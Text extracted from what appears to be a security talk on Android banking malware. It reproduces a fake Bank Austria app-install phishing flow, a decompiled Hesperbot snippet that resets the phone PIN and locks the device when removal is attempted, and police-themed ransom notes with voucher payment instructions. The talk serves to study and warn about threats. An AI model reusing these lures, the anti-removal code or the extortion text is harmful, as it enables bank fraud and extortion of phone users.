and "Über uns". A modal dialog box is centered on the screen, outlined in red. It contains the Bank Austria logo and UniCredit affiliation, followed by a message in German: "In Zusammenhang mit der Modernisierung des Sicherheitssystems kann von Ihnen beim Einloggen ins Benutzerkonto eine zusätzliche Identifizierung angefordert werden. Um Ihr Konto weiterhin benutzen zu können, würden wir Sie einmalig bitten, unsere Applikation für Smartphones auf Ihr Mobiltelefon zu installieren, das zu Ihrem Konto hinzugefügt ist. Ohne Installation der mobilen Applikation wird der Zugang zum Konto gesperrt. Wir danken für Ihr Verständnis." Below the text is an "OK" button. To the right of the dialog, there is a "Quicklinks" section with links: "> PIN vergessen?", "> PIN gesperrt?", "> OnlineBanking", and "> BusinessNet". Below the dialog, there are four promotional tiles: "Wichtige Informationen für sicheres OnlineBanking.", "Banking wo und wann Sie wollen. Mit unserer MobileBanking App.", "Die Web-Version für Smartphones ohne App.", and "Genießen Sie m unseren Online-".

Infektion mit FakeTextsecure

OnlineBanking | BusinessNet


Verfügernummer

PIN


 [Login >](#)

Wichtige Sicherheitshinweise
Die Login-Seiten der Bank Austria werden verschlüsselt übertragen und beginnen daher mit https://. Kontrollieren Sie vor dem Login immer ob als Inhaber des Sicherheitszertifikates "UniCredit Bank Austria AG" angezeigt wird und die Adresszeile des Browsers grün hinterlegt ist.

Infektion mit FakeTextsecure



Infektion mit FakeTextsecure



The screenshot shows the Bank Austria website's mobile app installation page. The page features the Bank Austria logo and UniCredit affiliation at the top. A navigation menu includes 'Privatkunden', 'Firmenkunden & Freie Berufe', 'Private Banking', and 'Über uns'. The main content area is titled 'Installation der Mobil-Applikation. Schritte 1:' and contains instructions for installing the app. It lists two steps: 1. Select the operating system (Android, iOS, or Windows Phone) and 2. Enter the mobile number, ensuring it matches the one used for online banking. Below the instructions is a form with dropdown menus for 'Betriebssystem' and 'Mobilnummer', and a 'Weiter' button. To the right, there are 'Quicklinks' for 'PIN vergessen?', 'PIN gesperrt?', 'OnlineBanking Guided Tour', and 'BusinessNet Guided Tour'. Below that is a section 'Noch kein OnlineBanking?' with a hot air balloon image and a 'Jetzt registrieren' link. The footer includes 'OnlineBanking/BusinessNet - Login', 'Impressum | Mediathek | Sitemap | © 2014 UniCredit Bank Austria AG', and various logos like 'Label', '@', and 'UniCredit'.

Bank Austria Member of **UniCredit**

Privatkunden Firmenkunden & Freie Berufe Private Banking Über uns

Bank Austria Member of **UniCredit**

Installation der Mobil-Applikation. Schritte 1:

Gemäß den neuen Benutzungsvorschriften, muss jeder Login-Versuch unter Verwendung von einem Einmalpasswort erfolgen. Deshalb sollten Sie das Programm auf Ihrem Mobiltelefon installieren. Dieses Programm generiert Einmalpasswörter für den Zugang zu Ihrem Online-Banking. Im Sinne der Erhöhung der Sicherheit ist dieser Vorgang für jeden Kunden obligatorisch. Wir danken für Ihr Verständnis.

Zum Installieren der Applikation auf Ihrem Telefon müssen Sie folgende Schritte ausführen:

1. Geben Sie das Betriebssystem Ihres Mobiltelefons (Android, iOS oder Windows Phone) ein
2. Geben Sie Ihre Mobilfunk-Nummer ein. Legen Sie dabei bitte besonderen Augenmerk auf die Richtigkeit der Eingabe. Diese Nummer sollte unbedingt mit der beim Online-Banking eingetragenen Nummer übereinstimmen. Anderenfalls kann die Applikation nicht installiert werden. In einigen Minuten erhalten Sie eine kostenlose SMS mit dem Link zum Installieren der mobilen Applikation.

Betriebssystem: -- Wählen Sie ein Betriebssystem --

Mobilnummer: Österreich (+43)

Weiter

Quicklinks

- > PIN vergessen?
- > PIN gesperrt?
- > OnlineBanking Guided Tour
- > BusinessNet Guided Tour

Noch kein OnlineBanking?

Genießen Sie mehr Freiheit mit unseren Online-Services.


> Jetzt registrieren

OnlineBanking/BusinessNet - Login

Impressum | Mediathek | Sitemap | © 2014 UniCredit Bank Austria AG

Label Österreichische Bundesbank Österreichische Bundesbank UniCredit

Infektion mit FakeTextsecure



Bank Austria Member of **UniCredit**

Privatkunden Firmenkunden & Freie Berufe Private Banking Über uns

Bank Austria Member of **UniCredit**

Installation der Mobil-Applikation. Schritte 2:

1. Installieren Sie die mobile Applikation auf Ihrem Telefon und starten Sie diese.
2. Daraufhin erhalten Sie die Möglichkeit das Einmalpasswort für den Zugang zu Ihrem Konto zu generieren. Klicken Sie auf „Passwort generieren“ für die Generierung des Passwortes.
3. Geben Sie das generierte Passwort auf dieser Seite ein und klicken Sie auf 'Weiter'.

[Ich habe keine SMS mit dem Link erhalten.](#)


Einmaliges Passwort, das von der mobilen Applikation generiert worden ist:

[> Jetzt informieren](#) [> Jetzt informieren](#) [> Jetzt einloggen](#) [> Jetzt registrieren](#)

Quicklinks

- > PIN vergessen?
- > PIN gesperrt?
- > OnlineBanking Guided Tour
- > BusinessNet Guided Tour


Noch kein OnlineBanking?



Genießen Sie mehr Freiheit mit unseren Online-Services.

[OnlineBanking/BusinessNet - Login](#)

Infektion mit FakeTextsecure



Infektion mit FakeTextsecure



[Privatkunden](#) [Firmenkunden & Freie Berufe](#) [Private Banking](#) [Über uns](#)

Mobile Applikation

Vielen Dank für die Installation der Mobil-Applikation. Ihre Angaben wurden bestätigt.
Von Zeit zu Zeit fragen wir die einmaligen Passwörter, die mit der Mobile Applikation generiert wurden, erneut an.

Wichtig: Entfernen Sie die Mobil-Applikation NICHT von Ihrem Smartphone, anderenfalls verlieren Sie den Zugang zu Ihrem Account!

Um die Arbeit fortzusetzen, starten Sie Ihren Browser erneut.

Sicherheitsportal



Wichtige Informationen für sicheres OnlineBanking.

[> Jetzt informieren](#)

MobileBanking App



Banking wo und wann Sie wollen. Mit unserer MobileBanking App.

[> Jetzt informieren](#)

MobileBanking via Browser



Die Web-Version für Smartphones ohne App.

[> Jetzt einloggen](#)



Noch kein OnlineBanking?





Genießen Sie mehr Freiheit mit unseren Online-Services.

[> Jetzt registrieren](#)

Jede Bank ist betroffen



Hesperbot (2014 – heute)



Hesperbot special features

```
public CharSequence onDisableRequested(Context paramContext, Intent paramIntent)
{
    String str1 = "";
    if (Cache.instance == null)
    {
        DatabaseAdapter localDatabaseAdapter = new DatabaseAdapter(paramContext);
        new Cache(paramContext);
        localDatabaseAdapter.loadCache();
    }
    if (Cache.getInstance().isContainsSetting("rCode"))
    {
        String str2 = Util.EncodeThis("uninstall").replace(" ", "");
        str1 = str2.substring(0, -1 + str2.length());
    }
    DevicePolicyManager localDevicePolicyManager = (DevicePolicyManager)paramContext.getSystemService("device_policy");
    if ((!IS_SELF_DEACTIVATION) && (str1.length() > 0))
    {
        localDevicePolicyManager.resetPassword(str1, 0);
        IS_UNINSTALLING = true;
        localDevicePolicyManager.lockNow();
    }
    return "Do you really want to disable uninstall protecton?";
}
```

Ransomware



STRATHCLYDE POLICE | **METROPOLITAN POLICE** **NEW SCOTLAND YARD**

Attention!!!

The process of illegal activity is detected. According to UK law and Metropolitan Police Service and Strathclyde Police investigation your computer is locked!
The following violation is detected: you IP-address Forbidden websites containing pornography, child pornography, Sodomy and called violence against children on, violent material toward people were visited from this IP-address!

Moreover and e-mail spam was sent you're your computer, e-mails containing terroristic materials. This locking serves to stop your illegal activity.

IP:
Your details: Location: United Kingdom, Bolton
ISP: BTnet UK Regional network

To release a lock your computer you should pay the fine in amount of £ 100. In the case of ignoring the payment, the program will remove illegal materials while keeping your personal information is not guaranteed.

You could pay the forfeit in two ways:

1) Paying through Ukash:
Use the code received for this purpose. Enter it in the space for payment and click OK (if you have more than one code, enter them one after another and then click OK).


In case the system informs about an error send the code to surcharge@cyber-metropolitan-police.co.uk.

2) Paying through Paysafecard:
Use the code (and a password if needed) received for this purpose. Enter it in the space for payment and click OK (if you have more than one code, enter them one after another and then click OK).

In case the system informs about an error send the code to surcharge@cyber-metropolitan-police.co.uk.

Ukash Where can I buy Ukash?

You could buy Ukash in many places, for example: shops, stalls, stand-alone terminals, on-line or through E-Wallet (electronic cash). Below you could find the list of point of sale Ukash in your country.

-  **Epay** - you could buy Ukash in thousands of supermarkets or Call-Shops which have this logo.
-  **PayPoint** - Get Ukash wherever you see the PayPoint sign.
-  **Payzone** - Ukash available from Payzone terminals around the UK.
-  **Inpay** - You can get a Ukash voucher in values from £10 - £500 and pay using your internet bank.



IKARUS PoC

Live Demo

Koler

4:18

Bundesamt für Sicherheit in der Informationstechnik
Gesellschaft zur Verfügung von Urheberrechtsverletzungen e.V.
Bundeskriminalamt

IP: [REDACTED]
Land: Germany
Bereich:
Stadt:

WARNUNG! Zugang von Ihrem Telefon wurde vorläufig aus den unten aufgelisteten Gründen gesperrt.
Alle Tätigkeiten, die auf diesem Telefon durchgeführt werden, werden fixiert.
Alle Ihre Dateien sind verschlüsselt.

Ihnen wird die Ansicht/Lagerung und/oder den Vertrieb von pornographischem Material von verbotenen Inhalte (Kinderpornografie/Zoophilie/Vergewaltigung, etc.) vorgeworfen. Sie haben die Allgemeine Erklärung zur Bekämpfung der Verbreitung von Kinderpornographie verletzt wegen einer Straftat nach Artikel 161 des Strafgesetzbuches der Bundesrepublik Deutschland.

Artikel 161 des Strafgesetzbuches der Bundesrepublik Deutschland sieht eine Freiheitsstrafe von **5 bis 11** Jahren in solchen Fällen vor.

Auch werden Sie der Verletzung des "Gesetz über Urheberrecht und verwandte Schutzrechte" (Herunterladen raubkopierter Musik, Videos oder unlizenzierter Software) verdächtig, und die Verwendung und /oder Weitergabe einzelner Inhalte, die urheberrechtlich geschützt sind. Auf diese Weise haben Sie vermutlich Artikel 148 des Strafgesetzbuches der Bundesrepublik Deutschland verletzt.

Artikel 148 des Strafgesetzbuches der Bundesrepublik Deutschland, sieht eine Geldbuße in Höhe von **150 bis 550** Basiseinheiten oder einer Freiheitsstrafe von **3 bis 7** Jahren vor.

Von Ihrem Telefon wurde nicht autorisierter Internetzugriff zu den Informationen des eingeschränkten Zugangs zur Öffentlichkeit sowohl zu den geheimen Staatsakten vorgenommen.

7:31

POLITIE
Korps Landelijke Politiediensten
Openbaar Ministerie
CYBERCRIME POLITIE NEDERLAND

IP: [REDACTED]
Land: Netherlands
Regio:
City:

ATTENTIE! Uw telefoon wordt geblokkeerd om veiligheidsoverwegingen wegens de hieronder aangegeven redenen.
Alle op deze telefoon uitgevoerde activiteiten zijn opgetekend.
Al uw bestanden zijn gecodeerd.

U wordt beschuldigd van het gebruik/opslaan en/of verspreiden van de pornografische productie wier inhoud wettelijk verboden is (kinderporno/zoöfilie/verkrachting etc.). Hiermee heeft u de voorwaarden van de Internationale Declaratie over de bestrijding van kinderporno geschonden en daardoor wordt u beschuldigd van het plegen van een strafbaar feit waarvan artikel 161 van het Wetboek van Strafrecht van het Koninkrijk der Nederlanden van toepassing is.

De misdrijven van deze aard worden volgens artikel 161 van het Wetboek van Strafrecht van het Koninkrijk der Nederlanden gestraft met de vrijheidsontneming voor de duur van **5 tot 11** jaar.

Daarnaast wordt u ook verdacht van het schenden van de "Wet inzake het auteursrecht en naburige rechten" (het illegale downloaden van muziek, video, het gebruik van ongelicenceerde software) en van het gebruik maken van en/of verspreiden van de content waarop het auteursrecht rust. Daardoor wordt u verdacht van schenden van artikel 148 van het Wetboek van Strafrecht van het Koninkrijk der Nederlanden.

Volgens artikel 148 van het Wetboek van Strafrecht van het Koninkrijk der Nederlanden worden de misdrijven van deze aard gestraft met het opleggen van de geldboete ter waarde van **150 tot 550** van de basiswaarde of met de vrijheidsontneming voor de duur van **3 tot 7** jaar.

7:45

MANDIANT
Mandiant U.S.A. Cyber Security
FBI, Department of Defense
U.S.A. Cyber Crime Center

IP: [REDACTED]
Country: United States
Regio:
City:

ATTENTION!
Your phone has been blocked up for safety reasons listed below.
All the actions performed on this phone are fixed.
All your files are encrypted.
CONDUCTED AUDIO AND VIDEO.

You are accused of viewing/storage and/or dissemination of banned pornography (child pornography/zoophilia/rape etc). You have violated World Declaration on non-proliferation of child pornography. You are accused of committing the crime envisaged by Article 161 of United States of America criminal law.

Article 161 of United States of America criminal law provides for the punishment of deprivation of liberty for terms from **5 to 11** years.

